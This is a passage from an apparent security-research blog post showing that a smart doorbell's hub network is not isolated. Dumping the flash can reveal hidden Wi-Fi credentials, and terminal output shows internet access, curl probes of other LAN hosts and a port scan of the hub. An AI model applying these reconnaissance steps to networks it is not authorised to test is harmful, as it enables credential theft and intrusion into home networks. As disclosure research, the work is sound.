00000080: 0000 0006 0000 0000 0000 0000 0000 0000  ................
00000090: 0000 0000 0000 0100 0000 0000 0000 0000  ................
000000a0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
If someone has access to a doorbell, and nothing alerted the owner because it was jammed as we shown before, in 5 minutes can manipulate it to dump its flash memory and extract the hidden network credentials. Or well, just steal it and dump it at home. As I explained at the begining of this journey, the homebase network is not isolated. If you connect to this wifi you can browser internet using the home network and also you can reach other devices (like the router) in the home network:
=>   iwconfig
lo        no wireless extensions.

eno1      no wireless extensions.

wlp1s0    IEEE 802.11  ESSID:"OCEAN_E9A5FC"
          Mode:Managed  Frequency:2.437 GHz  Access Point: 90:BF:D9:E9:A5:FC
          Bit Rate=130 Mb/s   Tx-Power=22 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
          Link Quality=67/70  Signal level=-43 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

virbr0    no wireless extensions.

tailscale0  no wireless extensions.

docker0   no wireless extensions.
3: wlp1s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether 18:26:49:11:82:9e brd ff:ff:ff:ff:ff:ff
    inet 192.168.32.100/24 brd 192.168.32.255 scope global dynamic noprefixroute wlp1s0
       valid_lft 86368sec preferred_lft 86368sec
    inet6 fe80::8339:84a3:5f01:ad64/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
=>   ping google.es
PING google.es (216.58.204.195) 56(84) bytes of data.
64 bytes from lcmadb-ah-in-f3.1e100.net (216.58.204.195): icmp_seq=1 ttl=117 time=37.7 ms
64 bytes from lcmadb-ah-in-f3.1e100.net (216.58.204.195): icmp_seq=2 ttl=117 time=42.5 ms
^C
--- google.es ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 37.683/40.087/42.492/2.404 ms
Some testing devices/platforms I could reach that are deployed at the same router than the Homebase:
=>   curl -I 192.168.90.1
HTTP/1.1 200 OK
Connection: Keep-Alive
Keep-Alive: timeout=20
ETag: "18c-1ef-5687f92e"
Last-Modified: Sat, 02 Jan 2016 16:22:06 GMT
Date: Tue, 28 Jul 2026 20:13:45 GMT
Content-Type: text/html
Content-Length: 495

=>   curl -I 192.168.51.151
HTTP/1.1 302 Found
Server: nginx
Date: Tue, 28 Jul 2026 20:14:07 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Connection: keep-alive
Cache-Control: no-cache
Content-Security-Policy:
Location: http://192.168.1.201/users/sign_in
Nel: {"max_age": 0}
Permissions-Policy: interest-cohort=()
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Gitlab-Meta: {"correlation_id":"01KYN5SXMW6YDPK131DD9G3X88","version":"1"}
X-Permitted-Cross-Domain-Policies: none
X-Request-Id: 01KYN5SXMW6YDPK131DD9G3X88
X-Runtime: 0.040059
X-Ua-Compatible: IE=edge
X-Xss-Protection: 1; mode=block
Strict-Transport-Security: max-age=63072000
Referrer-Policy: strict-origin-when-cross-origin
Of course this Wifi allows to interact with network services exposed by the Homebase itself… although I’ll research more this side once I can dump the firmware }:P
Not shown: 65341 closed tcp ports (conn-refused)
PORT      STATE SERVICE     REASON  VERSION
53/tcp    open  domain      syn-ack dnsmasq 2.90
554/tcp   open  rtsp        syn-ack
9000/tcp  open  cslistener? syn-ack
10400/tcp open  unknown     syn-ack
10402/tcp open  unknown     syn-ack
10404/tcp open  unknown     syn-ack
10600/tcp open  tcpwrapped  syn-ack
20030/tcp open  unknown     syn-ack
20031/tcp open  unknown     syn-ack
32290/tcp open  tcpwrapped  syn-ack
32292/tcp open  tcpwrapped  syn-ack
32293/tcp open  unknown     syn-ack
32295/tcp open  unknown     syn-ack
32392/tcp open  tcpwrapped  syn-ack
43928/tcp open  unknown     syn-ack
0x05 Final words
It has been two years since I last wrote on this blog. During that time, I’ve done some research, but it was always related to my work as a Red Teamer (and, honestly, it had become increasingly dismal). Being able to rediscover the feeling of “hacking” something just for fun, and spending hours researching purely for the joy of learning, has been amazing. I’ve reconnected with my old inner owl.
I hope you enjoyed this reading! Feel free to give us feedback at our twitter @AdeptsOf0xCC.